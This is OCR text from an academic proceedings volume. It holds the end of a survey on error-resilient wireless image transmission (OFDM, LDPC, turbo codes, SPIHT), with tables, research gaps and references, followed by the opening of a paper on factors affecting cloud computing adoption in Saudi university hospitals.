


Fig. 5. OFDM Working Principle

The prime reason behind the adoption of OFDM for image transmission is its capability to mitigate interference cause due to symbols and frequency. Very often image transmission over wireless media results in loss of bits, but OFDM principle ensure recovery of maximum bits using interleaving and potential channel coding mechanism. Table 1 highlights the effectiveness of the existing system pertaining to image transmission and various techniques used.

TABLE I. SCALING EFFECTIVENESS OF EXISTING TECHNIQUES OF IMAGE TRANSMISSION

Authors	Problem	Technique	Advantage	Limitation
Majumder [7]	Iterative decoding	LDPC, Solomon Reed, SPIHT	-Better PSNR outcomes	-Tested only on natural image -Less extensive analysis
Zhang et al. [8]	Unequal error protection (AWGN Channel)	LDPC	-Better PSNR performance	-Tested only on natural image -No benchmarking
Soliman et al. [9]	PAPR minimization during image transmission (OFDM)	SPIHT, chaotic Baker map	-Enhances ability to be error resilient	-Tested only on natural image -No benchmarking
Mursi et al. [10]	Secure image transmission	LDPC + Chaotic theory	-better performance of BER and PSNR compared to Turbo codes	-Tested only on natural image -No benchmarking
Xu et al. [11], Wu et al. [12]	Medical image transmission	LDPC, Unequal error protection	-Better PSNR performance	-Tested only on natural image
Chandrasetty [13]	Image quality (AWGN Channel)	LDPC, FPGA	-Better BER-PSNR performance	-Computational complexity not computed.
Zaibi et al. [14]	Source / channel coding	Arithmetic Coding,	-Better PSNR and PER performance	-Computational complexity not computed.
Ding and Li [15]	Image transmission in MIMO	LDPC, STBC	-better performance of BER and PSNR compared to STBC	-Computational complexity not computed.
Mohammed et al. [16]	Image transmission	LDPC, SPIHT	-better performance of MSE and PSNR	-Computational complexity not computed. -Less extensive analysis
Payommai et al. [17]	Increasing data rate (Rayleigh fading Channel)	LDPC	-better performance of BER and PSNR	-Computational complexity not computed. -Less extensive analysis
Xun et al. [18]	Enhancing decoding performance	Enhanced weighted bit flipping, LDPC	-enhanced BER performance	-narrowed scope of outcomes.
Himeur [22]	Image transmission over OFDM channel, impulse Noise	Turbo codes, median filter	-Better SNR performance	-Computational complexity not computed.
Khalid et al. [23]	Image transmission, noise, (OFDM Channel)	Multi-fold turbo code	-better PER performance	-Less extensive analysis
Aarthi et al. [24]	(Rayleigh Fading + AWGN channel)	Turbo Codes, enhanced MAP	-better BER performance	-Less extensive analysis -Computational complexity not computed.
Aljohani et al. [25]	Medical image transmission (Rayleigh fading)	Variable length coding, turbo trellis	-Better PSNR performance	-Less extensive analysis
Mao et al. [26]	Quality of image	Turbo codes, DCT	-better BER performance	-Less extensive analysis
Zhang et al. [27]	Quality of image over JPEG2000	Turbo Codes	-better BER / PSNR performance	-Less effective benchmarking
Wang et al. [28]	Image quality	SPIHT, DWT, watermarking	Better accuracy, PSNR and MAE performance	-Computational complexity not computed. -Not tested over real-time images
Esmaiel and Jiang [29], Zamkotsian et al. [30].	Error minimization	SPIHT, hierarchical QAM, RS code	Better PSNR performance	-Computational complexity not computed. -Not tested over real-time images
Xiu and Zhu [31]	Image transmission, noisy channel	SPIHT	Better PSNR performance	-Computational complexity not computed. -Not tested over real-time images
Hui and Jun [32]	Image redundancies	Unsymmetrical SPIHT	Better compression ratio	-No test for image quality.
Tashiro et al. [33]	Image quality, latency OFDM, MIMO	Source coding, channel coding	-Better PSNR / BER performance -Applicable to real-time image	-Computational complexity not computed.

Pham et al. [34]	Image transmission in IEEE 802.15.4	Hardware-based approach, multihop	-tested for real-time motes	-No numerical outcome discussion. -No benchmarking / complexity discussion
El-Bendary et al. [35]	Image transmission in IEEE 802.15.1	-improved data rate, Bluetooth packets	-increases throughput	-No benchmarking
Jelicic and Bilas [36]	Power minimization for image transmission in IEEE 802.15.4	Restrict MAC ack, Frame filling	Minimize energy	-No benchmarking

III. Research Gap

This section discusses about the significant research gap explored after reviewing the existing mechanism of wireless image transmission over error-resilient channels. Before, highlighting about the research gap, let us look into the trends of research publications till date as shown in Table 2.

TABLE II. Trend of Research Manuscript in IEEE Xplore

		Till 2010		After 2010	
Keywords	Manuscript	Total	Relevant	Total	relevant
Wireless image transmission	Journal	208	176	191	172
	Conference	1280	1130	1067	854
Wireless image transmission, OFDM	Journal	11	9	20	11
	Conference	81	74	158	121
IEEE 802. XX family	Journal	10	10	14	14
	Conference	54	52	63	52
SPIHT	Journal	7	7	10	10
	Conference	33	33	52	34
LDPC	Journal	2	2	3	3
	Conference	22	22	46	41
Turbo codes	Journal	6	6	4	4
	Conference	43	43	38	26

The research trend shows that till date there are 3423 Journals and 2906 conference papers published. However, a closer look into the figures will show that after 2010, there are 91 less number of journals and 415 less number of conference papers published showing in the declining trend of research in this direction. This declining trend has been witnessed even though there are open issues. Therefore, the brief highlighting points of research gap pertaining to wireless image transmission schemes are as follows:

- *No focus on Computational Complexity*: The mechanism of wireless image transmission is increasingly used in handheld devices which uses limited computational resources and battery. Unfortunately, there is not a single study which has focused on algorithm's computational complexity, however, 2-3% of studies have focused in energy efficiency.
- *Less Novelty*: 80% of the studies towards energy efficiency has either used LDPC or turbo codes and the majority has already used SPIHT. Apart from there, there are less novel techniques being seen in the study. Also, 70% of the study chooses OFDM as the wireless communication medium whereas there existing many other types of wireless networks. Studies towards image transmission using IEEE family are also quite less as compared to OFDM principle.
- *Lesser focus on Spectral Correlation and allocation policies*: Majority of the existing studies considers eliminating spatial correlation and extremely less on spectral correlation, which is normally seen in video sequences. Also, it has been seen that allocation of channel along with source code rate evaluation is something which is quite ignored in wireless image transmission process.
- *Lack of consideration of longer communication range*: At present there are many wireless communication protocols which support longer range of communication, but existing techniques have not considered such long ranges.
- *Few benchmarked Studies*: There is either no benchmarking or ineffective benchmarking which does not assist in highlighting best and effective mechanism to perform wireless image transmission.

IV. Future Research Direction

After reviewing the existing techniques on image transmission mechanism over the wireless network, we strongly feel that there is a need of further research in this direction. This section briefly discusses the proposed line of research in order to address the research gap identified in the above study:

A. Novel Technique of Stochastic-based Compression

The prime objective of this technique is to design and develop a novel compression scheme in order to minimize the size of images with massive dimensions.

- *Problem Identification*: Usually images generated from Magnetic Resonance Imaging i.e. MRI are quite large and generate multiple spectrum of sequences of the image in order to assist in closer observation during diagnosis. Such images are potentially associated with both spectral and spatial correlation and the existing mechanism (i.e. DWT, DCT etc.) of transformation will be computationally significantly complex in nature especially, when such sequences of images are transmitted over wireless channel.
- *Research Methodology*: An analytical model can be suitably used for developing a novel transformation technique in order to eliminate spectral correlation of

such image sequences. The technique will extract multiple bands from the images

- *Anticipated Outcomes*: The study outcome will evaluate the performance of compression with respect to data quality e.g. PSNR.

B. *Novel Error-Resilient Design of Image Transmission over wireless network*

The prime motive of this part of the study will be to design an error-resilient wireless image transmission scheme. This scheme is an enhanced version of the scheme discussed in section A.

- *Problem Identification*: The long ranges of wireless communication systems e.g. satellite, military communication, terrestrial microwave system has received less attention and more attention is laid on to OFDM wireless networks when it comes to wireless image transmission. The complexity of implementing packetization and channel coding differs in this case, which needs further investigation.
- *Research methodology*: This technique will initially build a wireless link between transmitter and receiver that will use compressive sensing for better performance. A new mechanism of the wireless channel will be designed which could operate in visible band of 390-750 nm. An encoding and decoding block will be developed consisting of encoders for compressive sensing and channel coding.
- *Anticipated Outcomes*: The anticipated outcome of the study will be to assess the original and reconstructed image based on signal-to-noise ratio.

C. *Novel Mathematical Scheme for error correction coding*

The core objective of this part of the study will be to develop a new error correction coding scheme that can ensure quality image transmission over error-prone wireless channel.

- *Problem Identification*: It is a challenging task to allocate a channel as well as rate of source code in error prone channel. The existing error correction scheme are not completely resilient against wireless network.
- *Research Methodology*: A novel mathematical optimization approach will be used for exploring rate allocation policies. The study will use intra coding approach and rate-distortion theory
- *Anticipated Outcomes*: The study outcome will be testified using PSNR, algorithm complexity,




Image
PSNR, Bits-per-pixel, MSSIM, BER
Received Image
Performance Analysis
Phase-1
Phase-3
Stochastic-based Compression
Mathematical Scheme for Error Correction Coding
Phase-2
Error-Resilient Wireless Image Transmission
Unequal error protection
Compressive Sensing
source channel coding

Fig. 6. Indicative Schema of Future Work Direction

V. Conclusion

An image is vulnerable to be transmitted in the wireless communication medium due to scattering, fading, interference, noise etc. Although, there has been a huge number of research work in last decade for addressing these problems, we do not have any effective or a standard algorithm to claim complete success. For an example, none of the work done using SPIHT, LDPC, turbo codes were tested for practical applicability although some of them have been tested over lab prototypes. Behaviour of wireless channel is highly dynamic in nature and calls for an extensive test environment. At present, none of the work done till date have used extensive simulation analysis or used maximum number of performance parameters other than PSNR and BER. There is no single algorithm which has been claimed to have highly reduced computational complexity as none of them has been found to be tested for time and space complexity. There is also a diminishing trend of research from 2010 onwards despite unresolved problems. We strongly believe that PSNR and BER are used to show enhanced numerical values of image but the visual quality is still not up to the mark. As most of the existing systems have been only tested over natural images and not on real-time images (which have different degrees of noise), our study will be to develop a framework that can offer multiple forms of integrated techniques to enhance both visual and statistical quality of an image. This framework will be used as a base for the future work direction discussed in previous section.

References

[1] B. M. Wilamowski, J. David Irwin, Industrial Communication Systems, CRC Press, 2016

[2] P. Liu, J. Jiang, C. Wang, "Noise Analysis and Suppression for an infrared focal plane array CMOS readout circuits", Taylor and Francis Group, Electronics and Electrical Engineering, 2015

[3] D. G. Baker, Electromagnetic Compatibility: Analysis and Case Studies in Transportation, John Wiley & Sons, 16-Dec-2015

[4] M. S. Mahmoud, Y. Xia, Networked Filtering and Fusion in Wireless Sensor Networks, CRC Press, 2014

[5] J. West, T. Dean, J. Andrews, Network+ Guide to Networks, Cengage Learning, 2015

[6] M. M. da Silva, Cable and Wireless Networks: Theory and Practice, CRC Press, 2016

[7] S. Majumder, S. Verma, "Iterative Channel Decoding of FEC-Based Multiple Descriptions using LDPC-RS Product Codes", *International Journal of Applied Engineering Research*, Vol.11, No.9, pp 6160-6167, 2016

[8] Y. Zhang, X. Li, and H. Yang, "Unequal Error Protection in Image Transmission Based on LDPC Codes", *International Journal of Signal Processing, Image Processing and Pattern Recognition*, Vol.9, No.3, pp.1-10, 2016

[9] N. F. Soliman, Y. Albagory, M. A. M. Elbendary, "Chaotic Interleaving for Robust Image Transmission with LDPC Coded OFDM", *Springer Journal of Wireless Personal Communication*, vol.79, pp.2141-2154, 2014

[10] M. F. M. Mursi, H. Eldin H. Ahmed, "Combination of Hybrid Chaotic Encryption and LDPC for Secure Transmission of Images over Wireless Networks", *International Journal of Image, Graphics and Signal Processing*, vol.12, pp.8-16, 2014

[11] L. Xu, L. Wang, S. Hong, H. Wu, "New Results on Radiography Image Transmission with Unequal Error Protection Using Protograph Double LDPC Codes", *IEEE International Symposium On Medical Information And Communication Technology*, pp.1-4, 2014

[12] H. Wu, H. Jiguang, L. Xu and L. Wang, "Joint Source-Channel Coding Based on P-LDPC Codes for Radiography Images Transmission", *IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, 2012

[13] V. A. Chandrasetty and S. M. Aziz, "Resource Efficient LDPC Decoders for Multimedia Communication" *Elsevier Integration of VLSI Journal*, vol.48, pp.213-220, 2015

[14] S. Zaibi, A. Zribi, R. Pyndiah, and N. Aloui, "Joint source/channel iterative arithmetic decoding with JPEG 2000 image transmission application", *Springer- EURASIP Journal on Advances in Signal Processing*, vol. 114, 2012

[15] S. Ding and R. Li, "A Combined Scheme of LDPC-STBC for Image Transmission in Asynchronous Cooperative MIMO Systems", *IEEE Wireless Advanced*, 2012

[16] U. S. Mohammed, O. A. Omer, A. S. A. Mubark, "C29. Source-Channel Rate Allocation Scheme for Robust Progressive Image Transmission Using LDPC", *IEEE National Radio Science Conference*, 2012

[17] T. Payommai, W. Chiracharit and K. Chamnongthai, "Sub-block Encoder of High-Rate LDPC Code over Fading Channel for Image Transmission", *IEEE International Conference on Electrical Engineering / Electronics, Computer, telecommunictaion, and Information technology*, 2012

[18] M. Baldi, G. Cancellieri, and F. Chiaraluce, "Interleaved Product LDPC Codes", *IEEE Transactions on Communication*, pp.895-901, 2011

[19] K. Kasai, D. Declercq, C. Poulliat, K. Sakaniwa, "Multiplicatively Repeated Non-Binary LDPC Codes" *IEEE Transactions on Information Theory, Institute of Electrical and Electronics Engineers*, vol.57, Iss.10, pp.6788-6795, 2011

[20] A. H. Djahanshahi, "Optimizing and decoding LDPC codes with graph-based techniques", Doctorial Thesis of University of California, 2010

[21] W. Z. Xun, Y. X.Qiao, W. X. Cheng, G. Dong, "An Improved IWBF Decoding Algorithm Based on LDPC Codes in the Image Transmission", *IEEE International Conference on Wireless Communication, Networking, and Information System*, pp.98-101, 2010

[22] Y. Himeur, A. Boukabou, "Robust image transmission over powerline channel with impulse noise", *Springer Journal of multimedia Tools applications*, 2016

[23] A. Khalid, E. Khan, B. Adebisi, B. Honary, S. U. Khan, "Image transmission using unequal error protected multi-fold turbo codes over a two-user power-line binary adder channel", *IET Image Processing*, 2014

[24] V. Aarthi, S.N. Kannan, N. Ramashankar, "Combined Source and Channel Coding for Image transmission using Enhanced Turbo Codes in AWGN and Rayleigh Fading Channel", *International Conference on Advanced Computing and Communication System*, 2015

[25] A. J. Aljohani, H. Sun, S. X. Ng and L. Hanzo, "Joint Source and Turbo Trellis Coded Hierarchical Modulation for Context-aware Medical Image Transmission", *IEEE International Workshop on Service Science for e-Health*, 2013

[26] Q. Mao, B. Xu, Y. Qin, "A New Scheme to Improve the Quality of Compressed Image Transmission by Turbo Unequal Error Protection Codes", *Seventh International Conference on Intelligent Information Hiding and Multimedia Signal Processing*, 2011

[27] W. Zhang, X. Shao, M. Torki, A. H. Mohammadi, and I. V. Bajic, "Unequal Error Protection of JPEG2000 Images Using Short Block Length Turbo Codes", *IEEE Communications Letters*, vol. 15, no. 6, June 2011

[28] S. Wang, D. Zheng, J. Zhao, W. J. Tam, and F. Speranza, "Adaptive Watermarking and Tree Structure Based Image Quality Estimation", *IEEE Transactions On Multimedia*, vol. 16, no. 2, February 2014

[29] H. Esmaiel and D. Jiang, "SPIHT Coded Image Transmission over Underwater Acoustic Channel with Unequal Error Protection using HQAM", *IEEE Third International Conference on Information Science and Technology*, 2013

[30] M. Zamkotsian, K. P. Peppas, G. Fovakis, F. Lazarakis, "Wireless SPIHT-encoded image transmission employing hierarchical modulation: A DSP implementation", *IEEE International Symposium on Signal processing and information Processing*, 2013

[31] C. Xiu, H. Zhu, "A Modified SPIHT Algorithm Based on Wavelet Coefficient Blocks for Robust Image Transmission over Noisy Channel", *IEEE Third International Symposium on Information Science and Engineering*, 2010

[32] Z. Z. Hui, Z. Jun, "Unsymmetrical SPIHT Codec and 1D SPIHT Codec", *IEEE International Conference on Electrical and Control Engineering*, 2010

[33] K. Tashiro, L. Lanante Jr., M. Kurosaki and H. Ochi, "High-resolution Image Transmission over MIMO-OFDM E-SDM System with JSCC", *IEEE International Conference on Consumer Electronics*, 2014

[34] C. Pham, V. Lecuire, J.M. Moureaux, "Performances of Multi-Hops Image Transmissions on IEEE 802.15.4 Wireless Sensor Networks for Surveillance Applications", *IEEE 9th International Conference on Wireless and Mobile Computing, Networking and Communications*, 2013

[35] M. A. M. El-Bendary, M. El-Tokhy, F. Shawki, and F. E. Abd-El-Samie, "Studying the Throughput Efficiency of JPEG Image Transmission over Mobile IEEE 802.15.1 Network Using EDR Packets", *6th International Conference on Sciences of Electronics, Technologies of Information and Telecommunications*, 2012

[36] V. Jelicic, V. Bilas, "Reducing Power Consumption of Image Transmission over IEEE 802.15.4/ZigBee Sensor Network", *IEEE International Conference on Instrumentation and Measurement technology*, 2010

[37] N. Fatima, "Image Transmission over OFDM System using Trigonometric Transforms", *International Conference on Communication, Information & Computing Technology*, 2015

[38] M. Shayegannia, A. Hajshirmohammadi, S. Muhaidat, "Using an Adaptive UPA Scheme with a Channel-Aware OFDM Technique for

Wireless Transmission of JPEG2000 Images", *IEEE Canadiam Conference on Electrical and Computer Engineering*, 2012

[39] L. A. Sheikh, S. A. Parah, Uzma, "Orthogonal Variable Spreading Factor (OVSF) based image Transmission using Multiple Input Multiple Output Orthogonal Frequency Division MUltiplexing (MIMO-OFDM) System", *IEEE International Conference on Communication, Devices, and Intelligent System*, 2012

[40] K. Sharma, A. Mishra, A. De, "Robust Watermarked Image Transmission on OFDM Wireless Network", *IEEE Canadian Conference on Electrical and Computer Engineering*, 2012

[41] A. Sharma, S. De, and H. M. Gupta, "Energy-Efficient Transmission of DWT Image over OFDM fading Channel", *IEEE International Conference on Communication Systems and Networks*, 2010

[42] W-Q Wang, "Space–Time Coding MIMO-OFDM SAR for High-Resolution Imaging", *IEEE transactions on geoscience and remote sensing*, vol. 49, no. 8, August 2011

[43] M. M. Salah, A.A.Elrahman, "Coded OFDM scheme for image transmission over time-varying multipath rayleigh fading channels", *IEEE Mediterranean Electrotechnical Conference*, 2010

[44] S. S. Tan, M. J. Rim, P. C. Cosman, and L. B. Milstein, "Variance-Aware Adaptive Modulation for OFDM-based Multiple Description Progressive Image Transmission", *IEEE Communications Society*, 2010

Factors Influencing the Adoption of Cloud Computing by Saudi University Hospitals

Seham S. Almubarak
Information Systems Department, College of Computer and Information Sciences
Al Imam Mohammad bin Saud Islamic University
Riyadh, Saudi Arabia

***Abstract*—This study aims to evaluate the adoption of Cloud Computing in Saudi university hospitals and to investigate the factors that impact the adoption. This study integrates the Technological, Organizational, Environmental (TOE) framework and the Diffusion of Innovation (DOI) theory, and adds the decision maker context to the original model. The study sample included Saudi university hospitals in Riyadh city. The data were collected using semi-structured interviews and a questionnaire. The result of this study determines the five most significant factors influencing the adoption of cloud computing in Saudi university hospitals, which are in sequence: Relative advantage, Decision-maker's innovativeness, Decision-maker's knowledge in IT, Compatibility, and Top management support. Moreover, among the four different contexts, the most important context is the Decision-maker context, followed by the Technological context, then the Organizational context, and finally the Environmental context. The findings are beneficial for hospitals to guide them to make better decisions regarding cloud computing adoption. Scholars can use this study to gain a more holistic understanding of cloud computing adoption and apply new theories in this field.**

Keywords—cloud computing; (TOE) framework; (DOI) theory; technological innovation; IT adoption; healthcare; Saudi hospitals

I. Introduction

Cloud computing is one of the newest paradigms which allow cloud service providers to house cloud services and cloud-based resources in their data centers. According to [1] cloud computing in the coming years will be the fifth utility after electricity, water, telephone, and gas. The International Organization for Standardization (ISO) and the International Electro-technical Commission (IEC) define cloud computing as “a paradigm for enabling network access to a scalable and elastic pool of shareable physical or virtual resources with self-service provisioning and administration on-demand” [2].

Cloud computing is now considered one of the commonly deployed services due to its relative advantages for organizations, firms, and enterprises. According to [3], cloud computing entails four main service deployment models. The models differ according to the foundational infrastructure layer and the physical infrastructure. These models are private cloud, community cloud, public cloud, and hybrid cloud. Most definitions of cloud computing also state that cloud computing provides three major service models: Software as Service (SaaS), Platform as a Service (PaaS) and Infrastructure as a Service (IaaS) [3, 4, 5].

In the healthcare industry, due to the complexity of the Hospital Information System (HIS), many hospitals are considering shifting from traditional systems to modern mobile-based technologies. Cloud computing provides a solution to incorporate these technologies and use new forms of IT outsourcing [6]. There is a high demand for cloud solutions in hospitals to support greater sharing and accessibility of health data [7]. Different healthcare organizations adopt some types of cloud services in order to meet their needs and to improve quality of services [8]. Adoption of cloud computing can support hospitals in storing and sharing information such as Electronic Helth Record (EHR). Cloud opens up a new horizon for patients’ digitized health information that accessible via a secure authentication [7]. Health information such as medical histories, blood types, test result, and X-rays can be efficiently shared and accessed by physicians and clinics anywhere anytime. This in turn, enables hospitals to obtain diagnosis and recommendations to make the right dissection and treatments [9]. In addition, patient care can be improved when physicians remotely review the latest results in real time [10]. Moreover, scan images can be shared via cloud platform immediately with top specialists around the world to provide diagnosis and recommendations [7]. Collaboration over the cloud between physicians, patients, and the hospital is very important to improve patients' quality of service [11]. Furthermore, with cloud solutions, there is no need for buying expensive hardware and software licenses because all processing is controlled by the cloud provider [9]. Cloud computing will help health care providers to reduce the expenses of maintenance and IT staff [11].

However, a study in USA indicated that the adoption of cloud computing in healthcare industry is the slowest compared to other industries [12]. Reference [13] also revealed that only 4% of cloud customers in the USA are healthcare organizations. In Saudi, the adoption of cloud computing in many different organizations is also still low [14]. Some hospitals in Saudi Arabia still use paper-based records system in some of their departments [15, 16, 17, 18]. These findings explain the low and slow adoption of cloud computing in Saudi healthcare industry. This is because the electronic health systems serve as a foundation for the adoption of cloud computing solutions in Saudi hospitals. This problem encourages researchers to highlight the factors behind the slow adoption rate of cloud services by hospitals. In locking for reasons for such slowness in the adoption of cloud computing in healthcare industry, researchers attributed that to the lack understanding of different factors related to the individual (CEO's characteristics), organizational, technical and environmental factors [19, 20, 21]. Thus, it is important to fill the gap related to the lack understanding of these factors affecting the cloud computing adoption in healthcare industry. As many researchers have identified some factors in different industries and countries [14, 19, 22, 23, 24, 25], this study focuses on investigating the factors affecting the adoption of cloud computing by Saudi university hospitals. Therefore, this research attempts to provide answers to the following research questions:

1) To what extent the decision-maker context influences the cloud computing adoption by Saudi university hospitals?

2) To what extent the technological context influences the cloud computing adoption by Saudi university hospitals?

3) To what extent the organizational context influences the cloud computing adoption by Saudi university hospitals?

4) To what extent the environmental context influences the cloud computing adoption by Saudi university hospitals?

Thus, this research attempts to achieve the following objectives:

1) To identify the factors that affect the adoption of cloud computing by Saudi university hospitals.

2) To develop a new framework with its own variables through modifying the original (TOE) model by integrating it with the (DOI) model and adding the decision-maker context.

In the following, this research develops the theoretical framework for cloud computing adoption by Saudi university hospitals, followed by research methodology and the research results which discussed with respect to the literature of adopting cloud computing.

II. Theoretical Framework

As the purpose of this study is to examine the cloud computing adoption by Saudi hospitals, the theories and models at the organizational level are more applicable. In review of the technological innovation theories such as Institutional Theory, Theory of Planned Behavior (TPB), Technology Acceptance Model (TAM), Technological-Organizational-Environmental Framework (TOE), and Diffusion of Innovation Theory (DOI) in healthcare industry [20, 21, 26, 27], and of cloud computing adoption [14, 19, 28, 29, 30, 31, 32, 33, 34], the researcher found that the (TOE) framework which developed by Tornatzky and Fleischer [35], is a suitable framework for the study (see Figure 1). Based on this framework, there are three contexts influencing the technology innovation process, which are:

